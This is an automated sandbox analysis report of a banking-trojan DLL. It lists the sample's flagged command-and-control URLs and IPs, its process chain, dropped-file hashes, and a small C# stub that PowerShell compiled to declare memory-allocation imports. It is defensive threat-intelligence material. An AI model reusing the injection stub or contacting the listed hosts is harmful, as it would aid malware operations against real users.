http://constitution.org/usdeclar.txt	loaddll32.exe, 00000001.00000003.4450315 58.00000000050A8000.00000004.00000040.sdmp, rundll32.exe, 00000003.00000003.428738020.0000 000005EF8000.00000004.00000040.sdmp, con trol.exe, 00000016.00000003.445277854.00 0002ACC595C000.00000004.00000040.sdmp, c ontrol.exe, 0000001B.00000003.472405991. 0000023ACE15C000.00000004.00000040.sdmp, control.exe, 0000001B.00000003.58467091 6.0000023ACE15C000.00000004.00000040.sdmp	false	• URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000D.00000002.598284 700.000002885961F000.00000004.00000001.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000D.00000002.598284 700.000002885961F000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000001.00000003.4450315 58.00000000050A8000.00000004.00000040.sdmp, rundll32.exe, 00000003.00000003.428738020.0000 000005EF8000.00000004.00000040.sdmp, con trol.exe, 00000016.00000003.445277854.00 0002ACC595C000.00000004.00000040.sdmp, c ontrol.exe, 0000001B.00000003.472405991. 0000023ACE15C000.00000004.00000040.sdmp, control.exe, 0000001B.00000003.58467091 6.0000023ACE15C000.00000004.00000040.sdmp	false	• URL Reputation: safe	unknown
http://giporedtrip.at/drew/OgX0J5PbJW4/wt7t22qhvnCn1v/lLndh_2BLbj_2BgCTZodo/VhmNj74z1QOstcs1/NN90Kir	loaddll32.exe, 00000001.00000003.3938697 69.00000000015A5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000001.00000003.4450315 58.00000000050A8000.00000004.00000040.sdmp, rundll32.exe, 00000003.00000003.428738020.0000 000005EF8000.00000004.00000040.sdmp, con trol.exe, 00000016.00000003.445277854.00 0002ACC595C000.00000004.00000040.sdmp, c ontrol.exe, 0000001B.00000003.472405991. 0000023ACE15C000.00000004.00000040.sdmp, control.exe, 0000001B.00000003.58467091 6.0000023ACE15C000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	low
http://giporedtrip.at/	loaddll32.exe, 00000001.00000003.3903361 90.00000000015A3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000D.00000002.597986 982.0000028859411000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000000D.00000002.598284 700.000002885961F000.00000004.00000001.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
211.40.39.251	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
138.36.3.134	unknown	Brazil		264562	TEXNETSERVICOSDECOMUNICACAOEMINFORMATICALTDBR	true
91.203.174.38	giporedtrip.at	Uzbekistan		47141	LITTEL-ASRU	true
121.136.102.4	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	true
61.98.7.132	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	558657
Start date:	24.01.2022
Start time:	11:09:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	61ee6edf7de65.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@48/34@6/6
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 17.3% (good quality ratio 16.6%) • Quality average: 79.8% • Quality standard deviation: 28.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target mshta.exe, PID 6024 because there are no executed function
- Execution Graph export aborted for target mshta.exe, PID 6808 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:10:30	API Interceptor	3x Sleep call for process: rundll32.exe modified
11:10:39	API Interceptor	4x Sleep call for process: loaddll32.exe modified
11:10:44	API Interceptor	110x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C514
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllIulb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.01293234302818
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAsNiWVMRSRa+eNMjSSRrjEzxevVSRNveKP8nQe3CGy:V/DTLDfuH0Wl9eg5r4NevU1eKPJeyGy
MD5:	35EAB9A45B1CC09A0099A179AD3DCFE5
SHA1:	42939AC7047BC372300FDD21624100E5C9F83B7F
SHA-256:	EEEECB79A83F234A098D4E685F9649E562EE2C5180DA03CE782DF3F95D7EB5A7
SHA-512:	03DB096CD43E298A526507BE3252F718516E26ECB50400D052B9C26E76EB89F950770696F2034FD9031E3421EE5F7E225D985BFD92CC51338EC19854C85017C1
Malicious:	false

Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbjqhhwtq. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint cfuaonbeh,uint oaxrtopxx);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ckpaa,uint gmprdfblmj,uint nuadeidgng,uint pxgmfdeh);.. }..}.

C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.22338928296367
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fcBzxs7+AEszIN723fcQx:p37Lvkmb6K2aEBWZETaEQx
MD5:	DBEC98CFE2AE1215A758F472B026FF34
SHA1:	4605DD9744FEB806A00FD8E6CCB25F275B577C73
SHA-256:	70696285444D57D8BEDBA105CDA7481AA7CF4D62EFC79C1454B7EF659C1ED5C3
SHA-512:	FDD78387165151 57ADB10B9F446B31298EEE82077F34EFF970618F45E42C593E1626D293B4C5C7E812B92CE06C1C51D6E8BFEA42A5A8BE1D72620B51B39DDAE A
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.0.cs"

C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.623929794032503
Encrypted:	false
SSDEEP:	48:6WgXE7S5FwYXok+G/W8JU1AZX1ulO3a3/4q:lr7S5ekf+YeqK
MD5:	F163C1D1CECCF46250870200E14C6929
SHA1:	B880A02F929418A0BD6F42F97AC509BB0588BC84
SHA-256:	673DA59906C2CA9646D29EC32569658519AFDA87BC3E730AD591344C3F1CE861
SHA-512:	DDE28C0AAEC0D08B9B24E4633375C53AB08B2AEFB00520226DD5AD6215B1E82A438DBB10C7AEAF90A505E4BCAF1F951FDEFA0470A95009D8F96DB78A7692C024
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....5.....(.....!..... <..... N..... V.....P .....c.....i.....s.....}..... .....c. ...c...!.c.%...c.....*.....3.;.....<.....N.....V.....

C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.317124959482677
Encrypted:	false
SSDEEP:	24:AId3ka6K2aEWETaE5KaM5DqBVKVrdFAMBJTH:Akka6CtE+cKxDcVKdBJj
MD5:	D7548F253CD5F22DC97E67EE293CE7CE
SHA1:	7786139CF9874997146067249B9A194A1D3939ED
SHA-256:	1A87A592B08B172333924B6E5CA8FC7C3CA00778B01225E805B9359A0BDAF964
SHA-512:	EA0B648ED19690B0028DCACCD2E0714F4B0ACA2DC4FAF11EA31A31B0F6705DD1A5CDCE9BA3B54E98C09850D7B3BAB3B8D55D574F83E53E30863A9C7588362578
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\32ysuxeg\CSCDD69F677ABA1437DBA6EE4792C92D38A.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1086397726225687
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryEXnak7Ynqq/XwPN5Dlq5J:+RI+ycuZhNOXnakS/XwPNnqX
MD5:	D112602496AF629102D67B4B882A7DA0
SHA1:	71FB2977E08E3D38CAE1E0C4D17AF4B7F81CDFFE
SHA-256:	8D0A39E3B8AE49DCBD14D32C1BE64B1DB33A7223A7D8E3270C54D41F4B236A12
SHA-512:	FDA136B3AD8351A7C7C5C401FC94D62089E4996A488435B3CC68595933B1C0801366F5EFA4E9FCC6CE8AE1667E17F3C9F5401523BE9A1C31F0EB76FB744FFDE A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.2.y.s.u.x.e.g...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.2.y.s.u.x.e.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RESA9AF.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.996791252234021
Encrypted:	false
SSDEEP:	24:HkFm9na7CIVaHEhKdNwI+ycuZhNYakSkPNnq9Sd:2c2Kdm1ulYa3kq9C
MD5:	52DBB7ABE93AAC35F9B00E0041FAC3F5
SHA1:	EE0D79AB73BAB6E34E69C8D062B319DBD5E4CB6D
SHA-256:	599822F45B466D37E66ECD283E3087F01A43C68AA0F85D91D853EA15D7979D76
SHA-512:	9DBB88BF368342A9D3E579B59505A68814BDE76D30451409801EB328883997A701B8D7EE294AD087DBE46D052687E315BD69B3DD98FE4BB1EE3EC75A5B2A58A 4
Malicious:	false
Preview:	L.....a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....V....c:\Users\user\AppData\Local\Temp\hddj t5kh\CSCAC4C40391E0044BAAD217F7E1F4E48A.TMP.....H..G.$ bK`nM.....7.....C:\Users\user\AppData\Local\Temp\RESA9AF.tmp.-.<.....' ...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... .....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i. l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.d.d.j.t.5.k.h...d.l.l.....(.....L.e.g.a.l.C.o. p.y.r.i.g.h.t.. ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RESC843.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	4.006521464895929
Encrypted:	false
SSDEEP:	24:HxFm9ma0yuaH3hKdNwI+ycuZhNOXnakS/XwPNnq9Sd:wJrRKdm1ulO3a3/4q9C
MD5:	1D8558748ED793C6050F5A2E5572D113
SHA1:	27D070489053E58906D376D760150CE715E88C86
SHA-256:	007D15A992CB63B600232A1E43C4C430271CB6B513E8538CC25C4B2C544BA65E
SHA-512:	B5A37C47C86180073DF88121AF5B4A37FD0B024A0C94C7F14AEBF9AD8BE12362FD648109A7723F157A4091BAD2D5A3E7C84007C0B2A44EE3E0627C14B51A643 B
Malicious:	false
Preview:	L.....a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....W....c:\Users\user\AppData\Local\Temp\32ys uxeg\CSCDD69F677ABA1437DBA6EE4792C92D38A.TMP.....`$..b...{K.*}.....7.....C:\Users\user\AppData\Local\Temp\RESC843.tmp.-.<.....'...Micro soft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n. f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.2.y.s.u.x.e.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i. g.h.t.. ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RESCEBB.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe

File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.988707873560221
Encrypted:	false
SSDEEP:	24:H3Fm9Uatw9cRqOaH1fhKdNwl+ycuZhNXakSpPNnq9Sd:0tTRqLV5Kdm1ulXa3Lq9C
MD5:	F9AE76ADEB946619CCD136219AB83EBC
SHA1:	FCB9A6777045F64617F751F96957B235A47A757B
SHA-256:	B79D63E16A61C19E5EE50230B0143BE2C4AD2DF81EC7B4FEEFF432025ACDBDDA
SHA-512:	9DF724F487DAEBE62AD4702C4BF25FE175B232E24BE71F4E35206A117DF1665255299108EA83ADE96DAC2D8CD5C7181AADBCB6688BEBDA805626BFD21F0E14 1B
Malicious:	false
Preview:	L.....a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....U....c:\Users\user\AppData\Local\Temp\qman v25g\CSC83689403A124ABD8F80AE4A2C14BFB.TMP.....Y.....].....7.....C:\Users\user\AppData\Local\Temp\RESCEBB.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L. .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... ..0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.m.a.n.v.2.5.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... . ..D.....O.r.

C:\Users\user\AppData\Local\Temp\RESE6D7.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.9940771285616306
Encrypted:	false
SSDEEP:	24:H5Fm9na/9bXm/aHvhKdNwl+ycuZhNDBakSgmPNnq9Sd:5/9b/pKdm1ulDBa3gaq9C
MD5:	98893A1D42AF866B0F54D4FE368CBD5E
SHA1:	B77C376C7769D47862458D89755015A3FA49B1E3
SHA-256:	2C720A7C79425332A9E0E88242C1EB733F1C8A677833F78CA412B3953F6A3D29
SHA-512:	3B9247CCD6A1E0FD9F04791FD3EF4E874B0115BF99A9696747A63C70480E81FE03AC2653231CD298C904DDDAEEA9257437060D3211356FE204C5196EAA86899
Malicious:	false
Preview:	L.....a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....V....c:\Users\user\AppData\Local\Temp\vn3z gr4g\CSCD86376609B0744ABB56928FEBE923C3.TMP.....T.>.x.@-.....7.....C:\Users\user\AppData\Local\Temp\RESE6D7.tmp.-.<.....'...Micro soft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n. f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.n.3.z.g.r.4.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i. g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_10qdyy3b.xtd.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5g4e2etf.ffb.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ftriwtvb.gaa.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_q3w3dd3l.imi.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\hddjt5kh\CSCAC4C40391E0044BAAD217F7E1F4E48A.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1130003120917578
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryGak7YnqqkPN5Dlq5J:+RI+ycuZhNYakSkPNnqX
MD5:	EDBBDC9948E1C647F92420624B606E4D
SHA1:	E3DDECF117CC5C8B855538733A2E6DD9AB13F989
SHA-256:	F0FDDCBF33459AC7738A011F4D9EAF4CA133B9F7303F78C2BA791E9F101B9E4E
SHA-512:	3EE0BE7961D34BFCFBCACE071561855E00C1C2935D10F45CA0C088869E31EC76F7743174F04507A425804E023CCBA82E907FDF8FDDF136C69E0C8677E5ED1F4
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.d.d.j.t.5.k.h...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...h.d.d.j.t.5.k.h...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.019892496194437
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJyLHMRSR7a1maLXKqoSRa+rVSSRnA/fQTbIOktwy:V/DTLDfucj3aLXKqj9rV5nA/IT8ORy
MD5:	04CA9F3DD2F71BC69A66232592BD29B7
SHA1:	12724CB97FE30A8B84901648B3653B9AC8FB2F73
SHA-256:	DBC22FFC06EBCB8F7E00BB962CA175EFFBBDF0DEBE7A2E4D288A8735C5C27DB1
SHA-512:	383C82A91A354A95E9887E9731852788F466C461EA58A016532E4B07A3E19A97C525B4B579B86A4681BF3DBACFA6B65C8F11032B904737C287A6A5498E4EEB4E
Malicious:	false
